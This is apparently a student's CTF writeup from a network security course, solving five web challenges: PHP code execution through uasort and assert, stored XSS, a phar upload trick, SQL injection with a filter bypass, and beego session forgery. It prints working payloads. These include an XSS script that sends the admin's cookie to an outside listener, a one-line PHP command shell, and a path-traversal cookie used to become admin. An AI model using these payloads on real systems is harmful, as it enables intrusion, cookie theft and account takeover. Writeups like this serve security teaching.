网安Final Project CTF writeup

姚振翩 2016010752

code

原理

- 利用了php中以字符串作为函数执行的漏洞，使php执行额外代码

步骤

- 直接访问 / 得到源码，

```
<?php
if(md5($_GET['i'])=='e91e6348157868de9dd8b25c81aebfb9'){
        $e  =  $_REQUEST['hello'];
        $arr  =  array('test',  $_POST['world']);
        uasort($arr,  $e);
}
show_source(__FILE__);
```

- md5破解GET["i"]字符串得到应该是security

- 由源码得使用了uasort，则可如下设计
  - POST["hello"]="assert"
  - POST["word"]="system('cat /flag');"
- 执行访问

```
import requests
if __name__ == "__main__":
    data = {
        "hello":"assert",
        "world":"system('cat /flag')"
    }
    sess = requests.session()
    response = sess.post("http://202.112.51.130:28020/?i=security",
data=data)
    print(response.text)
```

- 得到结果

```
flag{2cc851b3-e636-4748-bc77-a64982a796cb}
<code>...（后略）
```


MessageBoard

原理


- XSS注入，使得对方服务器先访问我的服务器

步骤

- 进入主页`/`发现有如下部分




- 对下方的md5碰撞，得到输入字符串
- 输入任意input message，发现被完整复现在send之后的下个页面，猜测可以进行xss注入
- 在我自己的服务器端启动监听



- 设置input message为需要的xss脚本，并重新进行上面步骤
  - XSS脚本

```
<script>
var i=document.createElement("link");
i.setAttribute("rel","prefetch");
i.setAttribute("href","http://167.172.222.107:29030/?"+document.cookie);
document.head.appendChild(i);
</script>
```



- send发送

- 在监听端发现了flag

```
yaozhi6@ubuntu-s-1vcpu-2gb-sfo2-01: $ nc -l 29030
GET /?admin=flag%7B123bac9c-3e80-444e-b405-a68aafb047d7%7D HTTP/1.1
Purpose: prefetch
Referer: http://127.0.0.1/admin.php
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 167.172.222.107:29030
```

upload

原理


- 利用phar数据流的压缩与解压
- 利用访问时GET["poj"]参数的解析漏洞

步骤

- 写一个test.php，内容为`<?php system('cat /flag'); ?>`

- 将其用zip方式压缩后，改名为test.png并上传

- 从上传结果页面发现图片地址



- 访问 `/?poj=phar://uploads/d6d6ddb88da3287969c3645e13a08e0c8475556a.png/test`
- 拿到flag

flag{b7fa79c6-b905-48bd-8fa3-314290ad3e3c}

ezsql

原理

- 利用sql注入

步骤

- 进入主页，发现url中有可能有与数据库相关参数，尝试`http://202.112.51.130:28036/?inject=1' or 1=1;`，发现所有数据都列出，从而猜测可能可以进行sql注入


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(37) "PHP is the best programming language!"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(28) "Vim is the best text editor!"
}

array(2) {
  [0]=>
  string(1) "3"
  [1]=>
  string(36) "Some hint for you after this one ..."
}

array(2) {
  [0]=>
  string(1) "4"
  [1]=>
  string(33) "The hint is not here. Go further."
}

array(2) {
  [0]=>
  string(1) "5"
  [1]=>
  string(64) "You have to go MUCH further, but bruteforce won't get you there."
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(52) "https://www.php.net/manual/en/mysqli.multi-query.php"
}
```

- 增加`show tables;`得到数据库内的表

```
array(1) {
  [0]=>
  string(2) "42"
}
```

```
array(1) {
  [0]=>
  string(6) "quotes"
}
```

- 尝试`select`发现被过滤，尝试用分割方法绕过
  - 增加`execute immediate concat("sel","ect * from `42`");`
    - 拿到flag：

```
array(1) {
  [0]=>
  string(42) "flag{6b84816d-b677-4218-b2ad-af2b34060d94}"
}
```

gogogo

原理


- 利用beego 1.7.2的会话管理漏洞:不过滤`../`

工具


- Burp Suite

步骤


- 开启BS，设置代理，先不拦截，正常通信
- 初始页面`/`




- 输入不存在的url `/akjdshfkljahsfkj`，确认框架为beego 1.7.2



- 进入注册页面注册用户abcde `/register`



- 登录成功




- 发现UID为2，猜测UID为1的是管理员
- 上传一个0byte的“图片”，得到地址


- 


```
1  the avatar saved to
   /go/src/github.com/checkin/website/static/img/avatar/SqWEAjkKvvoRGRo
   AuIga.png
```

- 退出登录
- 根据之前抓包前一次登录的cookie，设置修改规则
  - 之前的cookie


```
GET /login HTTP/1.1
Host: 202.112.51.130:28083
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://202.112.51.130:28083/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=4798e72d-3240-4e37-86c9-10c77c554130; gosessionid=801ecf3549d84d0b03098f50bb3e548c; Device-Type=desktop
Connection: close
```


  - 设置修改规则
    - 

    - 注意设置gosessionid
      为：`../../../../../../go/src/github.com/checkin/website/static/img/avatar/SqWEAjkKvvoRGRoAuIga.png`(`../../../../../..`+之前拿到的图片地址)
      

- BS打开拦截


- 再次登录，登录成功




- BS关闭拦截
- 下载`/static/img/avatar/SqWEAjkKvvoRGRoAuIga.png`，发现已经不是0byte了
- 用python脚本查看其内容，发现有UID，username等内容，判断此时session已经被成功写入
  - `b'\x0e\xff\x81\x04\x01\x02\xff\x82\x00\x01\x10\x01\x10\x00\x00=\xff\x82\x00\x02\x06string\x0c\x05\x00\x03UID\x03int\x04\x02\x00\x04\x06string\x0c\n\x00\x08username\x06string\x0c\x07\x00\x05abcde'`
- 用python脚本修改下载的png
  - 修改username：修改最后5个字符为`b'admin'`
  - 修改UID：修改第62个字符为`b'\x02'`
  - 结果：`b'\x0e\xff\x81\x04\x01\x02\xff\x82\x00\x01\x10\x01\x10\x00\x00=\xff\x82\x00\x02\x06string\x0c\x05\x00\x03UID\x03int\x04\x02\x00\x02\x06string\x0c\n\x00\x08username\x06string\x0c\x07\x00\x05admin'`
  - 存为`session.png`
- 上传图片`session.png`
  - 


```
the avatar saved to /go/src/github.com/checkin/website/static/img/avatar/AawRKehDWAjpUDNpLQFo.png
```

- BS修改cookie修改规则，仿照之前设置gosessionid为刚才上传的图片

- 

- 直接访问 `profile/2/show`
  - 已经成功变成admin
  - 

- 点击Admin Panel，拿到flag